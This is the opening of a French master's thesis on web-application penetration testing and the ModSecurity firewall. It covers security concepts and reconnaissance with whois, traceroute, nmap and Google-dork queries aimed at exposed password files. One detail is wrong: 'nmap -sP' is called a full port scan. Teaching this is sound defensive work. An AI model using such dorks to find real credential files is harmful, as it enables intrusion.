République Algérienne Démocratique et Populaire
Ministère de l'Enseignement Supérieur
Et de la Recherche Scientifique
Université SAAD DAHLEB BLIDA
Faculté des sciences
Département d'Informatique

Mémoire de fin d'étude pour l'obtention du diplôme de Master en Informatique

Option : Ingénierie du Logiciel

Test D'intrusion d'une application web et sa sécurisation par le pare-feu applicatif ModSecurity

Réaliser Par :
- Faci Hafid
- Bouchiba Djamel

Promoteur : M Cherif Zahar
Encadreur : M Kaddouri Menaouar

Président de jury :
Examinateur :
Examinateur :
Promoteur : Cherif Zahar

2011/2012

Remerciement

Nous remercions beaucoup notre **Allah** qui nous a donné courage, volonté et patience. « Si en a raison, c'est à cause de Allah seul, et si on a trompé, c'est à cause de nous même et du démon ».

Et nous remercions toute personne contribuée de près ou de loin.

Nous remercions notre promoteur, Monsieur **chrif zahar** qui nous a aidés durant notre travail, et qui nous a donnée les conseils pour compléter ce travail.

Un grand merci à mon frère l'encadreur, monsieur **Kadouri Menaouar** pour ses orientations et ses conseils.

Nous tenons à remercier nos **enseignants** pour leur suivi durant tout notre parcours universitaire.

Et enfin, nous remercions nos familles et tous nos amis, **Hamza, Adel, Mohamad, Lotfi**, pour leurs aides et soutiens.

Dédicaces

A mes très chers parents, qui m'ont tant aides

durant toutes mes études ;

A Mes frères et Mes sœurs ;

A tous les membres de ma grande famille ;

A tous mes amis ;

A tous ceux qui me sont chers ;

A tous je dédie ce travail.

B.djamel

F.hafid

Table de matière

Table de matière

Table de matière

Table de matière

Table de matière

Résumé :

Ce travail nous démontre le rôle important de la sécurité informatique pour assurer la confidentialité et la disponibilité et l'intégrité des applications web en fonction du test d'intrusion. Ce dernier sert à détecter les failles que nous avons étudiées et les vulnérabilités des applications web et se procéder à l'exploitation de ces failles pour montrer leurs dangers si le haker les exploite.

Ces failles exigent d'établir un plan de sécurité divisé en deux parties à savoir la sécurité au niveau de code source et la sécurité au niveau du system en y appliquant le pare feu applicatif (Mode Security) pour parer aux attaques.

Les mots clés : test d'intrusion, vulnérabilité, faille, pare-feu, Mode Security, hackers, sécurité informatique, applications web ....

Chapitre 01

Introduction

Chapitre 1

1. Introduction :

La sécurité informatique « **la sécurité des sites web** » a connu aujourd'hui une négligence remarquable dans l'ensemble des entreprises alors qu'elle devrait être une priorité dans n'importe quelle organisation, et à cause de cette négligence, les pirates informatiques concentrent leurs efforts sur les applications web afin d'obtenir des informations confidentielles et abuser des données sensibles comme les détails de clients, les numéros de carte de crédit et autres.

Les applications web réalisent des achats en ligne, l'utilisateur utilise simplement tous types de contenus dynamiques qui lui permettent d'interagir avec des données contenues dans une base de données. Sur certaines applications, ces données peuvent être personnelles voire sensibles. Si ces applications web ne sont pas sécurisées, votre base de données entière court un risque réel.

Comme tous systèmes informatiques, une application web doit répondre à trois caractéristiques :

Confidentialité, Disponibilité, Intégrité.

L'installation d'un pare-feu pour La sécurisation des sites web ne porte aucune protection contre les attaques web car elles sont lancées sur le port 80 (le port par défaut pour les sites Internet) qui doit rester ouvert. Pour la stratégie de sécurité la plus complète, il est donc urgent d'auditer régulièrement vos applications web pour vérifier la présence de vulnérabilités exploitables.

2. Problématique :

La sécurité des applications Web est critique car celles-ci sont généralement publiquement accessibles sur Internet, et donc la moindre vulnérabilité à ce niveau peut être exploitée par n'importe quel *hacker* dans le monde.

Dans le travail qui suit, on a fait l'étude de différentes vulnérabilités les plus souvent rencontrées dans les applications Web, on constate que la plupart de ces vulnérabilités peuvent être exploitées par simple manipulation d'URL ou injection de paramètres dans un champ de formulaire pour, par exemple, contourner un mécanisme d'authentification ou faire exécuter du code malicieux au serveur.

Ces attaques empruntent tout le "canal sûr" du port TCP 80 et ne sont par conséquent pas bloquées par les firewalls IP ou l'IDS, car Si un pare-feu réseau contrôle le trafic en fonction de sa provenance ou du port qu'il réclame pour accéder au serveur, il devient inefficace quand celui-ci doit-être accessible depuis n'importe où, par n'importe qui (sur Internet, par exemple) et à travers un port bien connu- le port 80 pour un serveur web.

En effet, le trafic doit être autorisé sans restriction tant qu'il emprunte le bon port. Dans toutes les attaques, le pare-feu réseau ne verra qu'un trafic légitime dirigé vers un port autorisé (le trafic HTTP et le port 80) Sur un serveur web. **Une adresse URL spécialement modifiée, pourra, par exemple, permettre l'exploitation d'une faille dont les conséquences peuvent aller de la simple exploration de l'arborescence complète du disque jusqu'à la prise de contrôle total du système.**

Donc le filtrage applicatif s'est imposé quand l'antivirus et le pare-feu réseau se sont montrés incapables de contenir les grandes épidémies des attaques. Et sur ce nous allons voir les différentes vulnérabilités qui existent.

Les vulnérabilités des applications Web se répartissent en 3 catégories :

1. **Vulnérabilités du logiciel serveur Web ou d'application (IIS, Apache, Tomcat etc...)**
2. **Vulnérabilités du système d'exploitation du serveur (Windows, Linux, Mac OS, etc...)**
3. **Vulnérabilités du code de l'application elle-même (PHP, Perl, Java, etc...)**

Les deux premières catégories de vulnérabilités peuvent être évitées en utilisant des produits réputés sûr correctement configurés et en appliquant systématiquement les derniers *patchs* de sécurité.

Les vulnérabilités propres aux codes sources de l'application sont dues à des négligences de programmation de la part des développeurs Web, ils ne sont pas sensibilisés aux impératifs de sécurité et sont pressés par le temps. Les développeurs ne se rendent pas compte des failles qu'ils peuvent laisser dans leur code, et de graves vulnérabilités sont découvertes régulièrement dans des applications ou sites pourtant renommés.

Dans le cas de cette application web, les vulnérabilités du code source doivent être corrigées avant qu'un *hacker* ne parvienne à les exploiter. Cependant la correction des vulnérabilités liées au code source est très difficile à mettre en place et ça coute chère surtout si l'application web n'est pas développé en interne de l'entreprise (acheté par l'entreprise).

C'est à cette troisième catégorie de vulnérabilités que nous nous intéressons beaucoup plus dans ce travail.

Voila le schéma qui represente l'architecture de pare-feu




Figure 01: l'architecteur du pare-feu

3. Définition du sujet :

Le sujet dont nous nous proposons de faire l'étude est le test d'intrusion d'une application web, sur ce, nous allons voir la définition de notre sujet.

Un test d'intrusion (« ***penetration test*** » en anglais) est une méthode d'évaluation de la sécurité informatique (d'un système ou d'un réseau informatique).

La méthode consiste généralement à simuler une attaque d'un utilisateur mal intentionné, conduite par des ethical hackers, habilités et mandatés par l'entreprise. **On analyse alors les risques potentiels dus à une mauvaise configuration d'un système, d'un défaut de programmation** ou encore d'une vulnérabilité liée à la solution testée.

Lors d'un test d'intrusion, nous nous retrouvons dans la position de l'attaquant potentiel. **Le principal but de cette manœuvre est de trouver des vulnérabilités exploitables en vue de proposer un plan d'actions permettant d'améliorer la sécurité d'un système informatique.**

Le test d'intrusion est une approche utilisé dans le domaine de la sécurité informatique qui est un domaine très large et très compliqué.

Chapitre 02

Etat de l'art sur la sécurité des web

Chapitre 2

Etat de l'art sur la sécurité des web

Introduction :

La sécurité informatique est nécessaire pour assurer la transmission des données pour ne pas les compromettre. En vue du développement d'internet, plusieurs sites et application web sont confronté à des risques, ce qui nécessite de prendre soin et de consacrer une grande importance à la sécurité informatique.

1.Pourquoi s'attaquer à une application web ?

Les failles web permettent des actions de plus en plus importantes de la part des pirates informatique. Le piratage d'un site Web ne consistait pas à afficher une simple fenêtre sur la page de l'utilisateur ou bien le vol d'un cookie. De nos jours, le piratage d'une application Web est nettement plus dangereux que cela : modification complet ou partiel d'un site Internet ou accès aux données sensibles des utilisateurs. Les raisons de ces actions des pirates informatiques sont principalement motivées par deux raisons :

La gloire: modification d'un site rentre souvent dans cette catégorie de piratage. En effet, la modification d'un site sert parfois à marquer son territoire ou simplement à se faire connaître par le monde des pirates en modifiant le site cible.

L'argent : Les pirates sont souvent attirés par l'appât du gain qu'il soit direct ou indirect. Un gain direct est un gain leur revenant personnellement alors qu'un gain indirect se définirait plus comme étant une perte pour l'entreprise cible. En effet, le vol d'informations confidentielles comme les numéros de carte bleue par exemple est un commerce de plus en plus porteur sur le net.

En exemple de gain indirect, en 2006, ChoicePoint a payé 10 millions de dollars dans les peines civiles et 5 millions dans le dédommagement de consommateurs après que 163 000 dossiers financiers personnels de consommateurs avaient été compromis dans sa base de données. De même, un pirate informatique a gagné l'approche à plus de cinq millions de numéros de cartes de crédit en février 2003 grâce à une attaque d'application web. Il est temps d'inclure les sites web dans la politique de sécurité des entreprises et ceci de manière draconien. **[Doc 01]**

2.Haker :

Un hacker, c'est une personne qui est dotée d'une connaissance très développée au niveau de l' informatique.

C'est une personne qui cherchera toujours a repoussé les limites du soit disant "Impossible". Défier les systèmes sécurisés, essayer de trouver la faille qui fera de lui le super-utilisateur d'un système distant où il pourra puiser les informations dont il a besoin.

Mais un hacker ne détruit pas Il pénètre des systèmes sans ne rien détruire. Il regarde, il copie, il imprime, il modifie (les "log" en général) mais il ne détruit rien.

On a distinguent deux types des hackers :

1.1.Les hackers à bonnet blanc « white hats »:

Détestent être comparés à des criminels. Ils exploitent leur connaissance et font ça soit pour des bonnes causes, soit pour montrer qu'ils en sont capables. Ne pensent pas à la destruction des systèmes et aident les sites à réparer des systèmes et aident les sites à réparer leurs failles. Bref, Les bons, mais qui ne sont pas pour pourtant pas dispensés de prison. **[Site 01]**

1.2.Les hackers à bonnet noir « black hats »:

Généralement, ces hackers ne respectent pas la loi, ils pénètrent par effraction dans les systèmes dans un intérêt qui n'est pas celui des propriétaires du réseau. L'intérêt y est personnel, généralement financier, en tout cas le but est nuisible à la personne (physique ou morale) visée.

Ces hackers sont d'ailleurs plus généralement appelés des crackers.

Les crackers ayant une nette attirance pour ce côté obscur sont par exemple les créateurs de virus, de chevaux de Troie ou de logiciels espions.

Il n'est pas rare que les black hats changent de bord et se fassent embaucher par de grandes sociétés. En effet, la connaissance de ces passionnés est telle qu'elle peut aider une entreprise dont les donnes sont sensibles à mettre en place la sécurité.

Cependant la communauté des black hats est assez large et possède des convictions, des opinions et des connaissances bien différentes, qui en séparent les différents acteurs. **[Site 01]**

3.Définition de sécurité informatique :

La sécurité informatique est l'ensemble des techniques qui assurent que les ressources du système d'information (matérielles ou logicielles) d'une organisation sont utilisées uniquement dans le cadre où il est prévu qu'elles le soient et permet de garantir principaux objectifs. **[Site 02]**

Les cinq principaux objectifs de la sécurité informatique est :

3.1.L'intégrité des données :

Il faut garantir à chaque instant que les données qui circulent sont bien celles que l'on croit, qu'il n'y a pas eu d'altération (volontaire ou non) au cours de la communication. L'intégrité des données doit valider l'intégralité des données, leur précision, l'authenticité et la validité. **[Doc 02]**

3.2.La confidentialité :

Seules les personnes habilitées doivent avoir accès aux données. Toute interception ne doit pas être en mesure d'aboutir, les données doivent être cryptées, seuls les acteurs de la transaction possédant la clé de compréhension. **[Doc 02]**

3.3.La disponibilité :

Il faut s'assurer du bon fonctionnement du système, de l'accès à un service et aux ressources à n'importe quel moment. La disponibilité d'un équipement se mesure en divisant la durée durant laquelle cet équipement est opérationnel par la durée durant laquelle il aurait dû être opérationnel. **[Doc 02]**

3.4.Le non répudiation des données :

Une transaction ne peut être niée par aucun des correspondants. Le non répudiation de l'origine et de la réception des données prouve que les données ont bien été reçues. Cela se fait par le biais de certificats numériques grâce à une clé privée.

3.5.L'authentification :

Elle limite l'accès aux personnes autorisées. Il faut s'assurer de l'identité d'un utilisateur avant l'échange de données.

4.Description :

Les techniques de la sécurité informatique se divisent comme suit

- Analyse de risques
- Politique de sécurité
- Techniques de sécurisation

4.1.Analyse de risques :

Plus aucune entreprise ne peut se passer de l'outil informatique, d'où la nécessité d'en assurer la sécurité, et de la protéger contre les risques liés à l'informatique. Or, comme on ne se protège efficacement que contre les risques qu'on connaît, il importe de mesurer ces risques, en fonction de la probabilité ou de la fréquence de leur apparition et de leurs effets possibles. Chaque organisation a intérêt à évaluer, même grossièrement, les risques qu'elle court et les protections raisonnables à mettre en œuvre. Les risques et les techniques de sécurisation
Seront évalués en fonction de leurs coûts respectifs. **[Site 02]**

4.2.Politique de sécurité :

À la lumière des résultats de l'analyse de risques, la politique de sécurité est pour :

- Définir le cadre d'utilisation des ressources du système d'information.
- Identifier les techniques de sécurisation à mettre en œuvre dans les différents services de l'organisation.
- Sensibiliser les utilisateurs à la sécurité informatique. **[Site 02]**

4.3.Techniques de sécurisation :

Elles assurent la disponibilité (les services et les informations doivent être accessibles aux personnes autorisées quand elles en ont besoin et dans les délais requis), l'intégrité (les services et les informations ne peuvent être modifiés que par les personnes autorisées), et la confidentialité (l'information est accessible uniquement à ceux qui y ont droit).

Les techniques De sécurisation d'un système incluent :

- Audit de vulnérabilités et test d'intrusion.
- Sécurité des données chiffrement, authentification, contrôle d'accès.
- Sécurité du réseau pare-feu, IDS, IPS.
- Surveillance des informations de sécurité.
- sensibilisation des utilisateurs.
- Plan de reprise des activités. **[Site 02]**

5.Connaître le système d'information pour le protéger :

Le système d'information définit l'ensemble des données et des ressources matérielles et logicielles de l'entreprise. Ce système permet de stocker et de faire circuler les ressources qu'il contient. Il représente également le réseau d'acteurs qui interviennent dans celui-ci, qui échangent les données, y accèdent et les utilisent.

Ce système représente la valeur de l'entreprise, il est essentiel de le protéger. Le compromettre revient à compromettre l'entreprise.

Il convient donc d'assurer sa sécurité en permanence, et surtout dans des conditions d'attaque, d'espionnage ou de défaillance. Il faut s'assurer que les ressources servent uniquement dans le cadre prévu, par les personnes accréditées et surtout pas dans un autre but.

Le risque encouru par un système est lié de manière étroite à la menace et à la vulnérabilité qui le touchent, mais également aux contremesures mises en œuvre.

La menace qui plane sur un système englobe les types d'actions menées dans le but de nuire à ce système (attaque, espionnage, vol d'informations...).

La vulnérabilité représente les failles, les brèches dans le système, tout ce qui expose le système à la menace : manque de sauvegardes, une architecture défaillante...

Enfin les contremesures sont les actions mises en œuvre pour prévenir la menace, une fois qu'elle est mesurée, ce qui passe d'abord par une prise de conscience.

La menace qui plane sur un système est un fait : plus l'entreprise possède des informations importantes, plus elle y sera soumise. Cependant, elle peut directement impacter le niveau de sécurité de son système en s'efforçant de mettre en place des contremesures, c'est à dire en s'attachant à la protection de son système, qui ne doit jamais être négligée. Ce sont en effet, ces contremesures qui vont diviser le risque d'attaque et la compromission des données.

La sécurité engendre généralement le déploiement de moyens techniques, mais également et surtout, de solutions de prévention, qui doivent absolument prendre en compte la formation et la sensibilisation de tous les acteurs du système. Des règles et des bonnes pratiques doivent être mises en place pour ne pas créer de brèche humaine. Ce sont les actifs d'une entreprise qui possèdent son capital intellectuel. Ce capital, forgé par son organisation, son économie ou encore sa valeur, représente un patrimoine d'informations à protéger. Les actifs d'une entreprise qui possèdent son capital intellectuel. Ce capital, forgé par son organisation, son économie ou encore sa valeur, représente un patrimoine d'informations à protéger. **[Liv 01]**

6.Identifier la menace :

Pour mettre en place une politique de sécurité, il faut d'abord commencer par identifier la menace, le risque potentiel.

Il faut connaître son ennemi, ses motivations et prévoir la façon dont il procède pour s'en protéger et limiter les risques d'intrusion.

On mesure la sécurité d'un système entier à la sécurité du maillon le plus faible. Ainsi, si tout un système est sécurisé techniquement mais que le facteur humain, souvent mis en cause, est défaillant, c'est toute la sécurité du système qui est remise en cause.

Dans un contexte global, la sécurité doit être assurée :

- au niveau des utilisateurs, les acteurs doivent comprendre l'importance de leur position.
- au niveau des technologies utilisées, elles doivent être sûres et ne pas présenter de failles.
- au niveau des données en elles-mêmes, avec une bonne gestion des droits d'accès (authentification et contrôle, l'utilisateur doit posséder uniquement les droits qui lui sont nécessaires).
- au niveau physique (accès à l'infrastructure, au matériel...), rien ne sert de sécuriser un système logiquement si matériellement l'accès à la salle des machines n'est pas sécurisé. **[Liv 01]**

7.Analyse des vulnérabilités :

Identifier et valider seulement les failles de sécurité dans l'infrastructure du client à l'aide d'outils automatisés et d'une intervention manuelle limitée. Une liste des vulnérabilités trouvées et des mesures correctives qui leur sont associées est fournie. L'estimation de l'étendue des menaces identifiées est laissée au soin du client. **[Doc 03]**

8.Qu'est-ce qu'un audit technique de sécurité ?

Les audits techniques décèlent les vulnérabilités exploitables par des utilisateurs Non autorisés et mettent en évidence les failles du processus de sécurité de L'entreprise. Ils sont conduits par des *ethical hackers*, habilités et mandatés par L'entreprise.

Le principe d'un audit technique est donc de vérifier la facilité ou la difficulté d'un Individu à pénétrer ou à accéder sans autorisation à la structure informationnelle de votre organisation. **[Doc 03]**

9.Test d'intrusion :

Illustrer efficacement la vulnérabilité des actifs mis en jeu et déterminer l'étendue et l'impact des vulnérabilités en approfondissant les découvertes faites pendant la phase d'évaluation. Les vulnérabilités découvertes sont exploitées afin de gagner des accès privilégiés aux actifs ou pour prendre des « trophées » comme des noms d'utilisateurs et des mots de passe, ou les données sensibles des usagers comme preuve d'entrée, en réalisant des simulations d'attaques en utilisant les techniques des pirates informatiques.

Une exploitation des vulnérabilités consomme plus de temps et d'effort qu'une évaluation de vulnérabilités. **[Doc 03]**

10.La différence entre un Test d'intrusion et audit de sécurité :

La différence entre un test d'intrusion et un simple audit de sécurité est la motivation pour la personne à aller jusqu'à exploiter les failles, montrant ainsi la vulnérabilité. L'exploitation n'a bien sûr pas pour but de détruire ou endommager le système, mais elle permettra de situer le degré du risque lui est associé. C'est là le rôle du test d'intrusion contrairement à l'audit qui détecte les anomalies sans aller plus loin.

11.Pourquoi effectuer un test d'intrusion?

Le test d'intrusion informe votre organisation des vulnérabilités potentielles de Cette dernière aux attaques et propose des solutions pour y remédier. Le test d'intrusion vous permettra de répondre, entre autre, aux questions suivantes :

- Nos données confidentielles sont-elles protégées ?
- Est-il possible de bénéficier d'un accès non autorisé à nos actifs Informationnels (site web, réseau corporatif, etc.) ?
- Est-il possible de commander frauduleusement des articles sur notre site?
- Un client peut-il accéder frauduleusement à un compte d'un autre Client ?
- Peut-on rendre nos sites web ou nos réseaux indisponibles ?
- Un pirate peut-il prendre le contrôle de l'un de nos actifs ? **[Doc 03]**

12.Termes techniques :

12.1.Vulnérabilité ou faille :

C'est une faiblesse dans un système informatique, permettant à un attaquant de porter atteinte à l'intégrité de ce système, c'est-à-dire à son fonctionnement normal, à la confidentialité et l'intégrité des données qu'il contient.

12.2.Application Web :

En informatique, une application Web est un logiciel applicatif manipulable grâce à un navigateur Web. De la même manière que les sites web, une application Web est généralement placée sur un serveur et se manipule à l'aide d'un navigateur Web, *via* un réseau informatique (Internet, intranet, réseau local, etc.).

Les Webmails, les systèmes de gestion de contenu, les wikis, les blogs sont des applications Web.

Les moteurs de recherches, les logiciels de commerce électronique, les jeux en ligne, les logiciels de forum peuvent être sous forme d'application Web. **[Site 03]**

12.3.Site web :

Un site web est composé d'un ensemble de documents structurés, nommés pages web, stockés (hébergés) sur un ordinateur (serveur) connecté au réseau mondial (internet).

Une page web contient essentiellement du texte, et est souvent enrichie d'images, de sons, de vidéos et de liens vers d'autres pages web. **[Site 04]**

12.4.Serveur web :

Un serveur web est un ordinateur connecté à Internet et sur lequel sont hébergés des sites web, composés de pages HTML (le serveur web, également appelé serveur HTTP, peut également être composé d'un groupe d'ordinateurs). Le logiciel fédérateur, sur un serveur web, est le serveur HTTP (Apache, le plus fréquemment), auquel viennent s'adjoindre un interpréteur de langage dynamique (PHP dans la plupart des cas), un gestionnaire de base de données (tel que MySQL).

La fonction d'un serveur web est de répondre aux requêtes des navigateurs Internet (Internet Explorer, Firefox, Chrome, Opéra, Safari, ...).

Les URL des pages HTML (c'est à dire les adresses saisies dans la barre d'adresse du navigateur) commencent par ***http://***.**[Site 05]**

13.Détection d'attaques :

A l'origine, les premiers systèmes de détection d'intrusions ont été initiés par l'armée américaine, puis par des entreprises. Plus tard, des projets open-source ont été lancés et certains furent couronnés de succès, comme par exemple Snort et Prelude . Parmi les solutions commerciales, on retrouve les produits des entreprises spécialisées en sécurité informatique telles que Internet Security Systems, Symantec, Cisco Systems,..**[Doc 04]**

13.1.Les systèmes de détection d'intrusions (IDS) :

Définition : ensemble de composants logiciels et matériels dont la fonction principale est de détecter et analyser toute tentative d'effraction (volontaire ou non).

Fonctions :détection des techniques de sondage (balayages de ports), des tentatives de compromission de systèmes, d'activités suspectes internes, des activités virales ou encore audit des fichiers de journaux (logs).**[Doc 04]**

13.2.Les systèmes de prévention d'intrusions (IPS) :

Définition : ensemble de composants logiciels et matériels dont la fonction principale est d'empêcher toute activité suspecte détectée au sein d'un système.

Contrairement aux IDS simples, les IPS sont des outils aux fonctions « actives », qui en plus de détecter une intrusion, tentent de la bloquer. Cependant, les IPS ne sont pas la solution parfaite comme on pourrait le penser. **[Doc 04]**

13.3.Les firewalls :

Les firewalls ne sont pas des IDS à proprement parler mais ils permettent également de stopper des attaques. Nous ne pouvions donc pas les ignorer.

Les firewalls sont basés sur des règles statiques afin de contrôler l'accès des flux**. Ils travaillent en général au niveau des couches basses du modèle OSI (jusqu'au niveau 4)**, ce qui est insuffisant pour stopper une intrusion. Par exemple, lors de l'exploitation d'une faille d'un serveur Web, le flux HTTP sera autorisé par le firewall puisqu'il n'est pas capable de vérifier ce que contiennent les paquets. **[Doc 04]**

Il existe trois types de firewalls :

- **Les systèmes à filtrage de paquets sans état :**

Analyse les paquets les uns après les autres, de manière totalement indépendante.

- **Les systèmes à maintien d'état (stateful) :**

Vérifient que les paquets appartiennent à une session régulière. Ce type de firewall possède une table d'états où est stocké un suivi de chaque connexion établie, ce qui permet au firewall de prendre des décisions adaptées à la situation.

Ces firewalls peuvent cependant être outrepassés en faisant croire que les paquets appartiennent à une session déjà établie.

- **Les firewalls de type proxy :**

Le firewall s'intercale dans la session et analyse l'information afin de vérifier que les échanges protocolaires sont conformes aux normes.

13.4.Les technologies complémentaires

13.4.1. Les scanners de vulnérabilités :

Systèmes dont la fonction est d'énumérer les vulnérabilités présentes sur un système. Ces programmes utilisent une base de vulnérabilités connues (exemple : Nessus).

13.4.2. Les systèmes de leurre :

Le but est de ralentir la progression d'un attaquant, en générant des fausses réponses telle que renvoyer une fausse bannière du serveur Web utilisé.

13.4.3. Les systèmes de leurre et d'étude (Honeypots) :

Le pirate est également leurré, mais en plus, toutes ses actions sont enregistrées. Elles seront ensuite étudiées afin de connaître les mécanismes d'intrusion utilisés par le hacker. Il sera ainsi plus facile d'offrir des protections par la suite.

13.4.4. Les systèmes de corrélation et de gestion des intrusions (SIM - Security Information Manager) :

Centralisent et corrèlent les informations de sécurité provenant de plusieurs sources (IDS, firewalls, routeurs, applications, ...). Les alertes sont ainsi plus faciles à analyser.

13.4.5. Les systèmes distribués à tolérance d'intrusion :

L'information sensible est répartie à plusieurs endroits géographiques mais des copies de fragments sont archivées sur différents sites pour assurer la disponibilité de l'information. Cependant, si un pirate arrive à s'introduire sur le système, il n'aura qu'une petite partie de l'information et celle-ci lui sera inutile. **[Doc 04]**

Conclusion

Pour conclure et dans cette partie, nous avons démontré l'importance de la sécurité d'informatique pour la préservation des données, en outre, on a accompagné notre travail par le test d'intrusion qui sert à détecter les failles et les sécurisées et finalement on a parlé de certains system de détection et d'intrusion comme IDS et IPS.

Chapitre 03

Méthodologie d'un test d'intrusion

Chapitre 3

Méthodologie d'un test d'intrusion

Introduction :

Le Web étant en constante évolution, de plus en plus de sites et d'applications Web apparaissent chaque jour. De ce fait, ces applications, quand bien même protégées par une authentification, sont des cibles potentielles pour les pirates. C'est pourquoi il est indispensable de considérer une sécurité appropriée lorsque vous publiez une application sur la toile. Cette section vous présente différentes attaques et outils dont usent les attaquants potentiels pour voler des informations sur les applications Web, ou encore modifier, voire détruire ces portails et les données qu'ils contiennent.

1. Collecte des informations :

Toute attaque nécessite une phase de préparation correspondant à la collecte des informations. Cette phase, aussi appelée prise d'empreinte (**finger printing** en anglais), rassemble l'ensemble des techniques permettant à l'attaquant de prendre le maximum d'informations sur sa cible, de la connaître, afin de mener l'attaque de façon efficace, et d'attaquer les points sensibles par le biais d'outils comme whois, nikto. Pour cela, certaines sources d'informations sont très faciles d'accès, et cela pour tout un chacun. D'autres le sont moins, mais d'une manière générale beaucoup plus d'informations de ce que l'on pense et qui nous concernent sont disponibles de manière publique, ou presque publique. Certaines informations sont obligatoirement accessibles pour le respect des législations ou des besoins administratifs, ou encore pour une nécessité technique. **[Liv 02]**

1.1. Les informations nécessaires dans la collecte d'information

- Nom de domaine
- Adresse mail, Numéro de téléphone
- Adresses IP du système accessible
- Services TCP et UDP en cours d'exécution
- Architecture du système
- Recensement de système (utilisateur, groups, les tables de routage… etc.)
- Protocoles réseau utilisés, etc.

Parmi les outils utilisés dans la phase de collecte d'information, on a :

1.2. La commande whois :

Disponible sur les plates-formes Linux (dans le Gestionnaire de paquets) ou sur le site www.whois.net, est déjà un bon outil de base. Elle cherche dans une base de données mondiale des noms de domaines, les informations publiques liées au nom de domaine demandé. Certaines informations peuvent être cachées par le propriétaire, s'il le souhaite, mais néanmoins, elles sont assez rarement cachées et il est possible d'accéder à des informations qui peuvent nous donner une première idée de la cible.

Exemple: $ whois univ-blida.dz

Ainsi, avec whois, on peut généralement se renseigner sur le propriétaire du nom de domaine, de l'organisme propriétaire du nom de domaine. Parfois, on a même accès à l'adresse postale du propriétaire, le contact mail du responsable, le numéro de téléphone... Bref, des informations qui nous aiguillent sur la cible.

[Liv 02]

1.3. La commande traceroute :

Disponible dans le Gestionnaire de paquets des systèmes Linux ou traceret sous Windows, peut également s'avérer utile, en listant les nœuds intermédiaires

entre un point de départ et un point d'arrivée, elle nous informe sur le routage des paquets, et donc nous aide à situer le routeur dans le réseau. **[Liv 02]**

Exemple: $ traceroute blida.dz

1.4. La commande host :

Liste les machines enregistrées dans les DNS de la cible.

Exemple: $ host blida.dz

1.5. Google hacking:

Est un terme qui fait référence à l'art de créer une requête de recherche complexe afin de filtrer à travers de grandes quantités de résultats de recherche des informations relatives à la sécurité informatique.

Le premier outil indispensable à toute collecte d'informations, est bien sûr le moteur de recherche Google. Google est en possession d'une base de données immense contenant des informations sur tous les sujets, pratiquement toutes les personnes. Une simple recherche peut mener très loin.

1.6. Collaboration entre Google et le pirate :

Dans son format malveillant, il peut être utilisé pour détecter des sites Web qui sont vulnérables à de nombreux exploits et des vulnérabilités ainsi que de localiser des informations sensibles comme les numéros de carte de crédit, numéros de sécurité sociale, et les mots de passe, etc.

1.7. Opérateurs avancés :

1.7.1. Opérateur :« site: »

Site: Domain_name

Permet de trouver seulement les pages Web du domaine spécifié. Si nous recherchons un site spécifique, nous obtenons habituellement la structure Web du domaine.

Exemple :site:com

site:nom de site.com ou **site:**www.nom de site.com

1.7.2. Opérateurs : « filetype: »

Filetype : extension_type

Permet de trouver les documents contenant des extensions spécifiques

Exemple : filetype: txt

filetype: log

1.7.3. Opérateurs: « inurl: »

Inurl: search_term

Permet de trouver le terme de recherche dans l'adresse Web d'un document

Allinurl: search_term1 search_term2 search_term3

Permet de trouver de multiples termes de recherche dans l'adresse Web d'un document

Exemples : Inurl: bin
Allinurl: bin password

1.7.4. Opérateurs : « intext: »

Intext: search_term

Permet de trouver un terme de recherche dans le corps du texte d'un document

Allintext: search_term1 search_term2 search_term3

Permet de trouver de multiples termes de recherche dans le corps du texte d'un document

Exemples : Intext: Administrateur login
Allintext: Administrateur login

1.7.5. Opérateurs : « cache: »

Cache: URL

Permet de trouver l'ancienne version dans la mémoire tampon de Google

Parfois, même après la mise à jour d'un site, l'ancienne information peut être trouvée dans la mémoire tampon

Exemple : Cache:www. nom de site.com

1.7.6. Opérateurs : « link: »

Link: URL

Permet de trouver des pages Web possédant un lien au URL spécifiée

Exemple: link: www.unsite.com

On peut combiner entre ces opérateurs

- Salary filetype: txt site: nom de site.com
- Inurl: admin.pwd filetype: pwd

2. Scan de port et de vulnérabilité :

2.1. Scan de port :

Un scanner de port est capable de déterminer les ports ouverts sur un système en envoyant des requêtes successives sur les différents ports et analyse les réponses afin de déterminer lesquels sont actifs.

En analysant très finement la structure des paquets TCP/IP reçus, les scanners de sécurité évolués sont parfois capables de déterminer le système d'exploitation de la machine distante ainsi que les services associés aux ports et leurs versions.

Comme il y a beaucoup d'outils de scan de port, on va prendre comme exemple Nmap.

Exemples : **nmap -sP** 192.168.0.1

Permet de scanner tous les ports de l'adresse 192.168.0.1.

2.2. Scan de vulnérabilité :

L'objectif de cette phase est de rechercher des vulnérabilités potentielles sur les machines Identifiées dans le périmètre de la phase 1.

Pour chacune des machines présentes dans la topologie de raccordement à Internet, le prestataire complète sa recherche par des techniques plus intrusives qui permettent d'identifier l'ensemble des services actifs sur ces éléments, d'analyser les configurations des éléments, etc.

Le résultat de cette recherche permet de mettre en évidence un certain nombre de vulnérabilités potentielles qui pourraient exister sur les machines cibles et qui pourraient être exploitées pour s'y introduire.

Etape de validation : lorsque le prestataire découvre une vulnérabilité majeure pouvant porter atteinte à la disponibilité ou à l'intégrité des données de l'entreprise, nous recommandons qu'il en fasse part à celle-ci, sans un accord formel avec cette dernière, le prestataire ne doit pas exploiter ce type de vulnérabilité.

Parmi les outils de scan de vulnérabilité web : **acunutux, nikto etc. [Doc 05]**

3. Exploitation :

L'objectif de cette phase est d'exploiter les vulnérabilités identifiées lors de la phase 2, dans le but de s'introduire sur les machines de l'entreprise à partir de l'accès Internet.

